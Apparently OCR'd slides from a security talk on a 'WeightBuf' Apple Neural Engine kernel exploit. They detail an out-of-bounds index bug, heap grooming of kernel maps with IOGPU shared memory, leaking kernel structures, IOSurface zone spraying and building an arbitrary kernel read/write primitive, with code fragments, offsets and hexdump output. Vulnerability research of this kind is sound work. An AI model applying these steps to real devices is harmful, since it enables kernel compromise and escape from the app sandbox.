
- Load multiple <u>ProgramBuffer</u> objects by creating several programs.
- Release all the <u>OSArray</u> objects.
- Allocate <u>ANECMutableWeight</u> array with size of 0x54000.

Allocate an OSArray backing store of size 0x54000 between each 2 programBuffer objects.

## Grooming <u>kernel map</u>:

ANECMutableWeight(s)






programBuffer

MUTK_Surface[0] MUTK_Surface[1]	
---------------------------------	--

## Grooming <u>kernel map</u>:




Use <u>DeCxt::FileIndexToWeight()</u> lack of array index validation.



# Grooming <u>kernel map</u>:

ANECMutableWeight(s)




kernel\_map

- Use <u>DeCxt::FileIndexToWeight()</u> lack of array index validation.
- index = (sizeof(ANECMutableWeight[]) + offsetof(programBuffer, MUTK\_Surface[0]) / sizeof(ANECMutableWeight).
- index = (0x54000 + 0x53E10) / 0x10 = 0x000a7e1.
- The selected weight buffer is passed to <u>DeCxt::ParseTransform()</u> for processing.
- Then <u>DeCxt::RasterizeScaleBiasData()</u> stores the elements to `MUTK` IOSurface buffer.

### programBuffer

	MUTK_Surface[0]	MUTK_Surface[1]		
--	-----------------	-----------------	--	--

# Grooming <u>kernel map</u>:




- Use <u>DeCxt::FileIndexToWeight()</u> lack of array index validation.
- index = (sizeof(ANECMutableWeight[]) + offsetof(programBuffer, MUTK\_Surface[0]) / sizeof(ANECMutableWeight).
- index = (0x54000 + 0x53E10) / 0x10 = 0x000a7e1.
- The selected weight buffer is passed to <u>DeCxt::ParseTransform()</u> for processing.
- Then <u>DeCxt::RasterizeScaleBiasData()</u> stores the elements to `MUTK` IOSurface buffer.

## **MUTK buffer cannot be read by user-space:**

- `MUTK` IOSurface object is private therefore its content cannot be read.
- Because <u>MUTK</u> cannot be read, the OOB index bug is technically not exploitable.
- To make the OOB index exploitable, combine it with the OOB write vulnerability.
- Use the <u>Near-Write</u> to copy the leaked structure outside of the MUTK buffer
- The target location to write into must be readable by our process.
- `MUTK` IOSurface buffer is allocated from <u>IOKitPageableMaps</u>.
- Groom <u>IOKitPageableMaps</u> is required.

### Grooming <u>IOKitPageableMaps</u> requirements:

Virtual kernel address space



### Grooming <u>IOKitPageableMaps</u> requirements:

- Buffers that can be allocated in <u>IOKitPageableMaps</u>.
- Those buffers can be shared with (or copy data out to) user-space process.
- Shared memory FTW!

**IOKitPageableMaps** 

	000	000	000
	???	???	???

**MUTK** 

size = 0x4000 bytes

### Grooming <u>IOKitPageableMaps</u> requirements:

- Buffers that can be allocated in <u>IOKitPageableMaps</u>.
- Those buffers can be shared with (or copy data out to) user-space process. •
- Shared memory FTW!
- The best option is : **IOGPU shared buffers**. •
- <u>IOGPU</u> is reachable from the default app sandbox. ullet


		shm 1	shm 2		shm n	MUTK	
--	--	-------	-------	--	-------	------	--

**IOKitPageableMaps** 

size = 0x4000 bytes

### Grooming <u>IOKitPageableMaps</u> requirements:

shm 1	shm 2	



### **Grooming <u>IOKitPageableMaps</u> requirements:**

• Allocate <u>MAX SHMEMS</u> (=0x3000) shared memory objects.


438	do_s_set_command_queue_notification_queue(c,q,n->id);
439	uint32_t count = MAX_SHMEMS – 1;
440	<pre>for(int i=0; i &lt; count; i++) {</pre>
441	<pre>struct shmem * shm = do_s_create_shmem(c,0x4000,</pre>
442	<pre>assert(!mlock(shm-&gt;shm_addr,shm-&gt;shm_len));</pre>
443	<pre>shmems[shmems_count] = shm;</pre>
444	<pre>shmems_count++;</pre>
445	}
1.1.6	

WeightBuf kernel exploit

IOKitPageableMaps

shm 1	shm 2		
-------	-------	--	--

**)**,**1**);;



### **Grooming <u>IOKitPageableMaps</u> requirements:**

- Allocate <u>MAX\_SHMEMS</u> (=0x3000) shared memory objects.
- Shared memory object size = 0x4000. lacksquare

438	do_s_set_command_queue_notification_queue(c,q,n->id);
439	uint32_t count = MAX_SHMEMS – 1;
440	<pre>for(int i=0; i &lt; count; i++) {</pre>
441	<pre>struct shmem * shm = do_s_create_shmem(c,0x4000,</pre>
442	<pre>assert(!mlock(shm-&gt;shm_addr,shm-&gt;shm_len));</pre>
443	<pre>shmems[shmems_count] = shm;</pre>
444	<pre>shmems_count++;</pre>
445	}
1.1.6	


WeightBuf kernel exploit



**)**,**1**);;


### Grooming <u>IOKitPageableMaps</u> requirements:

- Allocate <u>MAX\_SHMEMS</u> (=0x3000) shared memory objects.
- Shared memory object size = 0x4000.
- Map shared memory objects to the kernel via s submit command buffers().




### Grooming <u>IOKitPageableMaps</u> requirements:

- Allocate <u>MAX\_SHMEMS</u> (=0x3000) shared memory objects
- Shared memory object size = 0x4000
- Map shared memory objects to the kernel via <u>s submit command buffers()</u>




### Grooming <u>IOKitPageableMaps</u> requirements:

- Allocate <u>MAX\_SHMEMS</u> (=0x3000) shared memory objects
- Shared memory object size = 0x4000
- Map shared memory objects to the kernel via <u>s submit command buffers()</u>
- Use <u>Near Writes</u> to copy <u>H11ANESharedMemorySurfaceParamsStruct</u> to one of our shared  $\bullet$ buffers




### **Grooming IOKitPageableMaps** requirements:

- Allocate <u>MAX\_SHMEMS</u> (=0x3000) shared memory objects ullet
- Shared memory object size = 0x4000lacksquare
- Map shared memory objects to the kernel via <u>s submit command buffers()</u>  $\bullet$
- Use <u>Near Writes</u> to copy <u>H11ANESharedMemorySurfaceParamsStruct</u> to one of our shared buffers
  - Write <u>H11ANESharedMemorySurfaceParamsStruct</u> at **MUTK\_kernel\_address 0x280000**



### Grooming <u>IOKitPageableMaps</u>



For full implementation see <u>groom pageable maps()</u> in the exploit source code.

### Scan all the <u>shared buffers</u> to find the scratched one using <u>lookup scratched shmem().</u>

printf("[-] Something went wrong here, if you experience this failure a lot, this means the device is not idle " "and we couldn't shape the memory as expected. It's preferable to reboot the device and try again \n");

### Grooming <u>IOKitPageableMaps</u>

[+]	F	ound	d so	crat	tche	ed S	Shme	mID	0x2	lf7¢	C W	ith
00	40	00	00	00	00	00	00	80	BB	D9	ED	24
00	00	78	02	00	00	00	00	38	51	7F	8A	16
00	00	00	00	00	00	00	00	00	40	74	1D	4B
88	5D	F9	89	16	FE	FF	FF	4B	54	55	4D	01
00	00	00	00	00	00	00	00					

### Scan all the <u>shared buffers</u> to find the scratched one using <u>lookup scratched shmem().</u>

### If found, one of the <u>shmem</u> buffers holds <u>H11ANESharedMemorySurfaceParamsStruct.</u>



### What we have so far

- A kernel address from <u>IOKitPageableMaps</u> (MUTK buffer).
- **IOSurface** address from **IOSurface** zone.

	Offset Size <pre>structattribute((aligned(8))) H11ANESharedMemorySurfaceParamsStruct </pre>
<pre>[+] Found scratched ShmemID 0x1f7c with size 0x4000 00 40 00 00 00 00 00 00 80 BB D9 ED 24 FE FF FF  </pre>	<pre>0018 0008 IOMemoryDescriptor *surface_memDesc; 0020 0008 IOMemoryMap *surface_memMap; 0028 0008 char *surface vAddress;</pre>

We need to find an <u>IOSurfaceClient</u> address to perform the arbitrary write.

### H11ANESharedMemorySurfaceParamsStruct



# Build an arbitrary kernel r/w primitive

To achieve kernel r/w, corrupt <u>IOSurfaceClient->IOSurface</u> location with a fake **IOSurface.** The attacker needs the following:

- Write primitive to overwrite <u>IOSurfaceClient->IOSurface</u> is needed.
- Leak an <u>IOSurfaceClient</u> object location that's created by the attacker.
- Leak <u>IOSurfaceRoot</u> location to bypass <u>IOSurfaceRootUserClient::getSurfaceClient()</u> check.
- A (Fake IOSurface) kernel pointer whose content is under the attacker's control.

# Leak an IOSurfaceClient object location

# Leak an IOSurfaceClient object location

### Where & How to find an IOSurfaceClient object?

- Can be found in IOSurfaceRootUserClient which created it.
- object.
- IOSurfaceClient.

Can be found in <u>IOSurface</u>: in a queue that keeps track of <u>IOSurfaceClient</u>'s refs.

• An IOSurface address was leaked already but it doesn't have an <u>IOSurfaceClient</u>

The goal is to find an <u>IOSurface</u> object that's owned by the attacker, thus has an

# Leak an IOSurfaceClient object location

### Where & How to find an IOSurfaceClient object?

- Can be found in IOSurfaceRootUserClient which created it.
- object.
- **IOSurfaceClient**.
- IOSurface <u>zone</u>.

Can be found in <u>IOSurface</u>: in a queue that keeps track of <u>IOSurfaceClient</u>'s refs.

• An IOSurface address was leaked already but it doesn't have an <u>IOSurfaceClient</u>

The goal is to find an <u>IOSurface</u> object that's owned by the attacker, thus has an

Use <u>ANECValidateMutableProcedureInfo() integer overflow</u> to read 1 page from

### Read 1 page from <u>IOSurface\_zone</u>

- Round down the address of <u>IOSurface</u> to get the page address.
- Leak 1-page of <u>IOSurface\_zone</u> to user-space.
- The page must have at least one IOSurface created by us.
- Reading more than one page may result in a kernel panic.
- weightSurface (aka <u>ANECMutableProcedureInfo</u>) address is required to achieve arbitrary read.
- Because <u>weightSurface</u> can be in <u>IOKitPageableMaps</u>, its location can be deduced from the leaked MUTK address.





### Read 1 page from *IOSurface zone:*

1 page size

IOSurface\_zone

### Read 1 page from *IOSurface\_zone:*

1 page contains ~15 <u>IOSurface</u> objects.

1 page size

### Read 1 page from <u>IOSurface\_zone:</u>

- 1 page contains ~15 <u>IOSurface</u> objects.
- 1 page may not necessarily have one of our <u>IOSurface</u> objects.

1 page size



### Read 1 page from <u>IOSurface\_zone:</u>

- 1 page contains ~15 *IOSurface* objects.
- 1 page may not necessarily have one of our <u>IOSurface</u> objects.
- Spray <u>IOSurface zone</u> with our <u>IOSurface</u> objects to increase the odds.

1 page size

	IOSurface1	IOSurface 2	IOSurface 3
•			




**IOSurface** n ....

### Read 1 page from <u>IOSurface\_zone:</u>

- 1 page contains ~15 <u>IOSurface</u> objects.
- 1 page may not necessarily have one of our <u>IOSurface</u> objects.
- Spray <u>IOSurface zone</u> with our <u>IOSurface</u> objects to increase the odds.
- Release some <u>IOSurface</u> objects.

1 page size **IOSurface1 IOSurface 2** Freed





### Read 1 page from *IOSurface zone:*

- 1 page contains ~15 <u>IOSurface</u> objects.
- 1 page may not necessarily have one of our <u>IOSurface</u> objects.
- Spray <u>IOSurface\_zone</u> with our <u>IOSurface</u> objects to increase the odds.
- Release some <u>IOSurface</u> objects.
- Allocate a <u>programBuffer</u> so MUTK IOSurface overlaps with one of the freed *IOSurface* objects.

1 page size





 Freed	

### Read 1 page from *IOSurface zone:*

- IOSurface\_zone\_page = trunc\_page(aneMemSurface.p\_IOSurface);
- Scan the whole page to find a matching <u>IOSurfaceID.</u>

```
1125
             for(u32 i=0; i < 0x4000;i+=IOSURFACE_OBJ_SIZE) {</pre>
1126
                      u8 *ptr = _ptrbuf + i;
1127
                      dbg("Reading from 0x%llx \n",IOSurface_zone_page + i);
1128
                      hexdump(ptr,0x20);
1129
